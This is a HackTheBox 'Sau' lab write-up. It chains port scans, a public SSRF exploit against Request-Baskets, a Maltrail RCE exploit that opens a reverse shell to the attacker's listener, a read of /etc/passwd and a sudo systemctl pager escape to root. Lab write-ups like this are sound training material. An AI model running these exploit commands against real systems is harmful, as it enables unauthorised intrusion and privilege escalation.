HackTheBox Sau Writeup
Sau
User Exploit
Information Gathering
Fast Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(wzwr㉿kali)-[~/Documents/htb/sau]
└─$ sudo nmap -sT -Pn -T4 -vv 10.10.11.224
[sudo] password for wzwr:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-24 04:10 CDT
Initiating Parallel DNS resolution of 1 host. at 04:10
Completed Parallel DNS resolution of 1 host. at 04:10, 0.01s elapsed
Initiating Connect Scan at 04:10
Scanning 10.10.11.224 [1000 ports]
Discovered open port 22/tcp on 10.10.11.224
Discovered open port 55555/tcp on 10.10.11.224
Completed Connect Scan at 04:10, 2.58s elapsed (1000 total ports)
Nmap scan report for 10.10.11.224
Host is up, received user-set (0.063s latency).
Scanned at 2025-04-24 04:10:04 CDT for 2s
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE    SERVICE REASON
22/tcp    open     ssh     syn-ack
28/tcp    filtered http    no-response
55555/tcp open     unknown syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.60 seconds
Full Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
┌──(wzwr㉿kali)-[~/Documents/htb/sau]
└─$ sudo nmap -sT -Pn -T4 -vv -p- 10.10.11.224
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-24 04:10 CDT
Initiating Parallel DNS resolution of 1 host. at 04:10
Completed Parallel DNS resolution of 1 host. at 04:10, 0.00s elapsed
Initiating Connect Scan at 04:10
Scanning 10.10.11.224 [65535 ports]
Discovered open port 22/tcp on 10.10.11.224
Increasing send delay for 10.10.11.224 from 0 to 5 due to max_successful_tryno increase to 5
Connect Scan Timing: About 5.12% done; ETC: 04:20 (0:09:34 remaining)
Connect Scan Timing: About 6.18% done; ETC: 04:26 (0:15:26 remaining)
Connect Scan Timing: About 7.04% done; ETC: 04:31 (0:20:02 remaining)
Connect Scan Timing: About 7.13% done; ETC: 04:38 (0:26:16 remaining)
Connect Scan Timing: About 13.73% done; ETC: 04:28 (0:15:49 remaining)
Connect Scan Timing: About 19.79% done; ETC: 04:25 (0:12:14 remaining)
Increasing send delay for 10.10.11.224 from 5 to 10 due to max_successful_tryno increase to 6
Connect Scan Timing: About 20.11% done; ETC: 04:27 (0:13:58 remaining)
Connect Scan Timing: About 25.40% done; ETC: 04:27 (0:12:58 remaining)
Connect Scan Timing: About 29.96% done; ETC: 04:26 (0:11:30 remaining)
Connect Scan Timing: About 34.52% done; ETC: 04:25 (0:10:17 remaining)
Connect Scan Timing: About 39.06% done; ETC: 04:25 (0:09:14 remaining)
Connect Scan Timing: About 43.61% done; ETC: 04:25 (0:08:18 remaining)
Connect Scan Timing: About 48.14% done; ETC: 04:24 (0:07:27 remaining)
Connect Scan Timing: About 52.68% done; ETC: 04:24 (0:06:40 remaining)
Discovered open port 55555/tcp on 10.10.11.224
Connect Scan Timing: About 57.16% done; ETC: 04:24 (0:05:56 remaining)
Connect Scan Timing: About 61.68% done; ETC: 04:23 (0:05:14 remaining)
Warning: 10.10.11.224 giving up on port because retransmission cap hit (6).
Connect Scan Timing: About 69.33% done; ETC: 04:25 (0:04:32 remaining)
Connect Scan Timing: About 74.34% done; ETC: 04:24 (0:03:44 remaining)
Connect Scan Timing: About 79.34% done; ETC: 04:24 (0:02:58 remaining)
Connect Scan Timing: About 85.31% done; ETC: 04:25 (0:02:13 remaining)
Connect Scan Timing: About 90.68% done; ETC: 04:25 (0:01:26 remaining)
Connect Scan Timing: About 95.98% done; ETC: 04:25 (0:00:37 remaining)
Completed Connect Scan at 04:25, 898.59s elapsed (65535 total ports)
Nmap scan report for 10.10.11.224
Host is up, received user-set (0.10s latency).
Scanned at 2025-04-24 04:10:17 CDT for 899s
Not shown: 65433 closed tcp ports (conn-refused), 100 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
55555/tcp open  unknown syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 898.61 seconds
HTTP Enumeration

We can’t visit port 80 for some reason. Let’s try port 55555 instead.
Web Page Port 55555
Web Server Information
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(wzwr㉿kali)-[~]
└─$ curl -v 10.10.11.224:55555/web
*   Trying 10.10.11.224:55555...
* Connected to 10.10.11.224 (10.10.11.224) port 55555
> GET /web HTTP/1.1
> Host: 10.10.11.224:55555
> User-Agent: curl/8.8.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Content-Type: text/html; charset=utf-8
< Date: Thu, 24 Apr 2025 08:52:36 GMT
< Transfer-Encoding: chunked
<

Manual Enumeration
It’s a service for request collection. You can create an endpoint and obtain a token. A quick Google search revealed CVE-2023-27163, an SSRF vulnerability. This explains why port 80 was inaccessible externally; it’s likely blocked but accessible locally.
Exploit
By referencing https://github.com/mathias-mrsn/request-baskets-v121-ssrf, we can exploit this vulnerability to perform SSRF and access port 80.
1
2
3
4
5
┌──(wzwr㉿kali)-[~/Documents/htb/sau]
└─$ python3 exploit.py http://10.10.11.224:55555 http://localhost:80
Exploit for SSRF vulnerability on Request-Baskets (1.2.1) (CVE-2023-27163).
Exploit successfully executed.

Any request sent to http://10.10.11.224:55555/qxirxb will now be forwarded to the service on http://localhost:80.
MailTrail Exploit
Searching for MailTrail v0.53 Exploit yielded plenty of results. Referencing https://github.com/spookier/Maltrail-v0.53-Exploit, it looks like we can achieve RCE.
1
2
3
┌──(wzwr㉿kali)-[~/Documents/htb/sau]
└─$ python3 mail_exploit.py 10.10.16.15 58787 http://10.10.11.224:55555/qxirxb
Running exploit on http://10.10.11.224:55555/qxirxb/login
I started a listener on port 58787 to catch the shell!
1
2
3
4
5
6
7
8
┌──(wzwr㉿kali)-[~/Documents/htb/sau]
└─$ nc -lnvp 58787
listening on [any] 58787 ...
connect to [10.10.16.15] from (UNKNOWN) [10.10.11.224] 49890
$ whoami
whoami
puma
$
Root Exploit
Information Gathering
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
$ id
id
uid=1001(puma) gid=1001(puma) groups=1001(puma)
$ hostname
hostname
sau
$ uname -a
uname -a
Linux sau 5.4.0-153-generic #170-Ubuntu SMP Fri Jun 16 13:43:31 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service

$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:112:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
puma:x:1001:1001::/home/puma:/bin/bash
_laurel:x:997:997::/var/log/laurel:/bin/false
Sudo Enumeration
It appears we can run /usr/bin/systemctl status trail.service without a password. This command views the mailtrail service logs. Since the logs are long, it uses a pager like less or more. We can leverage this to spawn a shell from within the pager.
1
2
3
4
5
6
7
8
$ sudo systemctl status trail.service
$ !sh
# ls
ls
51217.sh  linpeas.sh  user.txt
# whoami
whoami
root